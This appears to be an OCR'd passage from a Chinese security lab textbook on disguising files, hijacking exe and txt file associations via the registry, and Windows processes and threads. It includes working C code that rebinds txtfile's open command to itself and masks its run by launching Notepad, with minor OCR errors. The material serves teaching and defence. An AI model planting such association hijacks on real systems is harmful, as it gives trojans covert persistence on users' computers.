
(1) 文件时间属性修改。

启动文件属性修改器 wjsx. exe,其主界面如图 5-2 所示,"建立关联"按钮用于在文件的右键弹出菜单中添加"修改文件属性和时间"的关联项。图 5-9 显示 logo. gif 文件的时间属性修改为异常状态。

修改机密文件的时间属性有助于躲过部分木马的文件搜索,另外当再次打开 logo. gif 文件后,Windows 系统不会修改其访问时间。

(2) 修改文件图标。

例如将某个文件的图标改为 QQ 图标。首先用 Restorator 2007 工具打开 QQ. exe 文件,导出 QQ 图标为 129. ico,如图 5-10 所示。然后用 Restorator 2007 工具打开待修改图标的文件,右键选择该文件的图标,导入 129. ico,保存后该文件的图标即显示为 QQ 图标。





图 5-9 logo.gif 文件属性对话框



图 5-10 导出 QQ 图标

3）修改文件关联

（1）关联.ex_和 exefile。

打开注册表编辑器，由“计算机\HKEY_CLASSES_ROOT”找到“.ex_”，双击编辑默认项，将数值类型编辑为 exefile，如图 5-11 所示。



图 5-11 编辑“.ex_”的默认项

将.ex_和 exefile 关联，则扩展名为“.ex_”的文件被认为是可执行文件。验证方法：将可执行文件 1.exe 改名为“1.ex_”，双击 1.ex_文件即可运行。

上述是直接编辑注册表项。cmd 命令 assoc 能显示或修改文件扩展名关联，具体使用方法如下。

```
>assoc .ex_ = exefile
```

回车后.ex_和 exefile 关联起来，则相应注册表项随之修改。

```
>assoc .ex_ = 空格
```

回车后.ex_和 exefile 分离，则相应注册表项随之还原。

（2）exefile 和 txtfile 绑定。

展开注册表到 HKEY_CLASSES_ROOT\exefile\shell\open\command，这里是 exe 文件的打开方式，默认键值为"'%1'%*"。如果把默认键值改为"Trojan.exe'%1'%*"，每次运行 exe 文件，这个 Trojan.exe 文件就会被执行。木马灰鸽子就是采用了关联 exe 文件的打开方式。需要注意的是，修改注册表前，请保存 command 的项值。

图 5-12 中把默认键值改为"c:\winhex\winhex.exe'%1'%*"，则当双击任何一个 exe 可执行程序时，系统只会启动 winhex.exe，并把 exe 文件名作为参数传给 winhex，winhex 显示 exe 文件的原始数据，作用和命令"winhex.exe vmware.exe"一样，如图 5-13 所示。



图 5-12 exefile 的绑定





图 5-13 vmware.exe 文件的原始数据

如果不恢复 command 的值就关闭注册表编辑器，则再也无法启动 regedit 了。虚拟实践机器（32 位 Windows 7 系统）中安装了一款沙箱软件 SbieCtrl.exe 和两款杀毒软件（ESET NOD32 和 360 系列安全卫士），正常情况下在任务栏右侧的显示如图 5-14(a)所示。将默认键值改为"notepad.exe'%1'%*"，然后重新启动系统，任务栏右侧的显示如图 5-14(b)所示。



(a) (b)

图 5-14 任务栏

图 5-15 显示了开机启动软件皆无法打开，由 notepad.exe 启动后以文本方式读入 egui.exe、360tray.exe、SbieCtrl.exe、360sd.exe 等，导致这些程序无法启动。其他如 cmd.exe 和 regedit.exe 等也无法启动。

前面的图 5-14(b)中显示 NOD32 软件无法启动了，而 360 杀毒软件还是能启动的，双击其图标打开 360 杀毒软件界面扫描则可以修正 exefile 绑定问题，如图 5-16 所示。因此在

计算机中多装几款杀毒软件更能保证计算机的安全。




图 5-15　开机启动软件无法打开

(3) txtfile 绑定。

大名鼎鼎的木马冰河采用的也是与此相似的一招：关联 txt 文件。

将 HKEY_CLASSES_ROOT\txtfile\shell\open\command 的默认键值由“C:\Windows\System32\NOTEPAD.EXE %1”改为“C:\TXT 绑定.exe %1”，打开任意一个 txt 文件时，先运行“TXT 绑定.exe ”程序，再打开 notepad.exe。

command 的默认键值的修改由程序“TXT 绑定.exe”完成，即运行“TXT 绑定.exe”一次后，即可实现 txt 文件关联。相关代码如下。



图 5-16　360 杀毒软件报警

```
#include <windows.h>
int WINAPI WinMain (HINSTANCE hInstance, HINSTANCE hPrevInstance,
                    PSTR szCmdLine, int iCmdShow)
{
    bool flag = false;
    char szFilePath[255] = {0};
    char txtFilePath[255] = {0};
    HKEY AutoStart;                                   //键的句柄
    if(GetModuleFileName(NULL,szFilePath,MAX_PATH)<0){
        //获取当前进程的文件完整路径
        return FALSE;
    }
    strcat(szFilePath, " %1");              // szFilePath存储字符串如"C:\TXT绑定.exe %1"
    RegOpenKeyEx(HKEY_CLASSES_ROOT,                   //打开一个指定的注册表键,
              "txtfile\\shell\\open\\command",        //AutoStart 得到的打开键的句柄
                0, KEY_ALL_ACCESS, &AutoStart);
    LPBYTE owner_Get  =  new BYTE[250];
    DWORD type_1  =  REG_EXPAND_SZ;
    DWORD cbData_1  =  250;
    long ret1 = RegQueryValueEx(AutoStart, NULL, NULL,      //检索一个已打开的注册表句柄中
        &type_1, owner_Get, &cbData_1);               //指定的注册表键的类型和设置值
    if(ret1!= ERROR_SUCCESS) {
        return 0;
    }
    if(strcmp((const char * )owner_Get,szFilePath)  ==  0){
     //检查键值是否被修改过
        flag = true;                                  //被修改过
```

```
    }
    MessageBox (NULL, TEXT (txtfile 已经被关联!"), TEXT ("TXT 绑定"), MB_OK) ;
    if(!flag){第一次运行程序时修改键值
        RegSetValueEx(AutoStart,              // 修改指定键值
                "",                           // 键名,空字符串表示(默认)
                0,                            //保留
                REG_SZ,                       // 键的类型
                (LPBYTE)szFilePath,           // 设置值
                strlen(szFilePath) + 1);      //设置值的长度
        RegCloseKey(AutoStart);               //关闭释放注册表句柄
    }else{
        strcat(txtFilePath, "Notepad.exe "); //键值已经被修改过,准备启动 Notepad.exe
        strcat(txtFilePath,szCmdLine);        //szCmdLine 包含双击的 txt 文件名
        WinExec(txtFilePath, SW_SHOW);        //执行"Notepad.exe ###.txt"命令,
                                              //用于掩盖"TXT 绑定.exe"的运行
    }
    return 0 ;
}
```

6. 思考题

如图 5-17 所示，双击哪些文档可能引发病毒感染？



图 5-17　文档图标

实践 6　进程与模块

1. 实践目的

理解进程、线程以及模块的概念，掌握利用工具查看进程的方法。

2. 实践环境

(1) 连入 Internet 的计算机一台，安装 Windows XP 或 Windows 7 等操作系统。

(2) 实践工具：WinHex，Dependency Walker，ExplorerSuite 安装包，procexp. exe，XueTr. exe(不能用于 64 位系统)。

3. 名词解释

(1) **进程**：指一个可执行文件在运行期间请求系统在内存里开辟给它的数据信息块，系统通过控制这个数据块为运行中的程序提供数据交换和决定程序生存期限，任何程序都必须拥有至少一个进程，否则它不被系统承认。

(2) **线程**：在一个进程里产生的多个执行进度实例，分别完成不同功能。

(3) **任务**：进程在桌面上显示出来的窗口对象，例如用户打开记事本，记事本会创建一个在桌面上显示的前台窗口，这个窗口就是任务管理器里看得见的“任务”了，而实际上真正在运行的是进程 notepad. exe。

(4) **动态链接库**：是一个包含可由多个程序同时使用的代码和数据的库，动态链接提供了一种方法，使进程可以调用不属于其可执行代码的函数。

(5) **服务进程**：一种应用程序类型，它在后台运行。服务应用程序通常可以在本地和通过网络为用户提供一些功能，例如客户端/服务器应用程序、Web 服务器、数据库服务器以及其他基于服务器的应用程序。

(6) **句柄**：是指使用的一个唯一的整数值，即一个四字节长的数值，来标识应用程序中的不同对象和同类对象中的不同实例，如一个窗口、按钮、图标、滚动条、输出设备、控件或者文件等。

(7) **内核驱动**：在操作系统的内核模式内运行的程序，也称为内核

驱动程序,驱动程序可执行某些受保护的操作,并可访问用户模式程序无法访问的系统结构,但随着访问权的增加,调试难度和系统损害概率也随之增大。

4. 预备知识


1) 进程和线程

可执行文件是“静态的”、“死的”,一旦被操作系统加载到内存中运行,就是“动态的”、“活的”、“有生命”的进程。

进程从某一方面而言就是可执行文件把自身从存储介质复制在内存中的映像,它通常和某个在磁盘上的文件保持着对应关系。一个完整的进程信息包括很多方面的数据,使用进程查看工具(打开 Windows 任务管理器,如图 6-1 所示)看到的“应用程序”选项卡包含的是进程的标题,而“进程”选项卡包含的是进程文件名、进程标识符、占用内存等。



(a)



(b)

图 6-1 Windows 任务管理器

(1) 进程标识符:是系统分配给进程内存空间时指定的唯一数字,进程从载入内存到结束运行的期间里这个数字都是保持不变的。

(2) 进程文件名:是对应着的介质存储文件名称,根据“进程文件名”就可以找到最初的可执行文件位置。

运行中的进程可能具有以下三种基本状态。

(1) 就绪状态(Ready):进程已获得除处理器外的所需资源,等待分配处理器资源,只要分配了处理器进程就可执行。就绪进程可以按多个优先级来划分队列。例如,当一个进程由于时间片用完而进入就绪状态时,排入低优先级队列;当进程由 I/O 操作完成而进入就绪状态时,排入高优先级队列。

(2) 运行状态(Running):进程占用处理器资源,处于此状态的进程的数目小于等于处理器的数目。在没有其他进程可以执行时(如所有进程都在阻塞状态),通常会自动执行系统的空闲进程。

(3) 阻塞状态(Blocked):由于进程等待某种条件(如I/O操作或进程同步),在条件满足之前无法继续执行。该事件发生前即使把处理机分配给该进程,也无法运行。

线程(Thread)则是在一个进程里产生的多个执行进度实例。举个简单的例子,一个网络文件传输程序如果只有一个线程(单线程)运作,那么它的执行效率会非常低下,因为它既需要从网络上读取文件数据,又需要把文件保存到磁盘,同时还需要绘制当前传输进度条,由于在代码的角度里这些操作只能一条条地顺序执行,因此程序就不能很好地做到在保存数据的同时绘制传输进度条。

多线程技术则是为了解决这种问题而产生的。采用多线程技术编写的应用程序在运行时可以产生多个同时执行的操作实例。例如一个采用多线程技术的网络文件传输程序就能同时分出3个进度来同时执行网络数据传输、文件保存操作和绘制传输进度条的操作,使得这个程序运行非常流畅。




图 6-2 进程与线程

多线程中的每个线程就像火车的每一节车厢,而进程则是火车。车厢离开火车是无法跑动的,同理火车也不可能只有一节车厢。多线程的出现就是为了提高效率。

在程序运行时,只能产生一个进程,但是在这个进程的内存空间(系统为程序能正常执行而开辟的独立内存领域)里,可以产生多个线程,如图6-2所示,其中至少有一个默认的线程,被称为"主线程",它是程序启动的入口(如main()函数)主要代码的运行部分。

多个线程共享资源是其重要特性,也是要值得注意的重要问题。举个例子来说,两个线程不能将信息同时发送给一台打印机。需要利用同步机制来解决这个问题。

(1) Event事件:一个事件有两种状态,即激发状态和未激发状态,也称有信号状态和无信号状态。函数CreateEvent()创建或打开一个命名的或无名的事件对象,共有3个函数来改变事件的状态,即SetEvent()、ResetEvent()和PulseEvent()。


(2) Critical Section临界区:使用临界区域的一个忠告就是不要长时间锁住一份资源,即进入临界区后必须尽快地离开,释放资源。函数InitializeCriticalSection()创建一个临界区,函数EnterCriticalSection()进入临界区,函数LeaveCriticalSection()离开临界区。

(3) Mutex互斥器:互斥器的功能和临界区域很相似。区别是Mutex所花费的时间比Critical Section多得多,创建互斥体CreateMutex(),打开互斥体OpenMutex(),释放互斥体ReleaseMutex()。


(4) Semaphore信号量:信号量是解决producer/consumer问题的关键要素。函数CreateSemaphore()用来产生信号量。ReleaseSemaphore()用来解除锁定。Semaphore的现值代表的意义是可用的资源数。如果Semaphore的现值为1,表示还有一个锁定动作可以成功;如果现值为5,就表示还有5个锁定动作可以成功。

Windows下创建线程的函数有CreateThread、AfxBeginThread和_begingthread,这三种函数既有区别也有关联,对线程的控制函数有ResumeThread(恢复运行)和SuspendThread(挂起暂停)。用工具procexp查看360杀毒进程360sd.exe的线程信息,如图6-3所示。

图 6-3(a)显示 360sd.exe 在未启动病毒扫描前的线程数量是 16,启动病毒扫描后的线程快速增加到 30 个以上,如图 6-3(b)所示。线程的增加有助于加快查毒的进度,当扫描结束后线程数量逐渐回归正常水平。



(a)



(b)

图 6-3 360sd.exe 的线程信息

2) 动态链接库

动态链接库(Dynamic Link Library,DLL)是微软公司在微软视窗操作系统(即 Windows 操作系统)中实现共享函数库概念的一种方式。动态链接库的其他形式包括 ActiveX 控件(.ocx),如网银密码控件等;控制面板(.cpl)文件(位于控制面板中的项,每个项都是一个专用 DLL)。

动态链接库文件是一种不可执行的二进制程序文件,它允许程序共享执行特殊任务所必需的代码和其他资源,也称为程序模块。Windows 提供的 DLL 文件中包含了允许基于 Windows 的程序在 Windows 环境下操作的许多函数和资源。一般被存放在 C:\Windows\System32 目录下,其中 3 个最重要的动态链接库是 kernel32.dll、user32.dll 和 gdi32.dll(32 位系统)。

(1) kernel32.dll 是非常重要的 32 位动态链接库文件,属于内核级文件。它控制着系统的内存管理、数据的输入输出操作和中断处理。当 Windows 启动时,kernel32.dll 就驻留在内存中特定的写保护区域,使别的程序无法占用这个内存区域。

(2) user32.dll 是 Windows 用户界面相关应用程序接口,如创建窗口和发送消息。

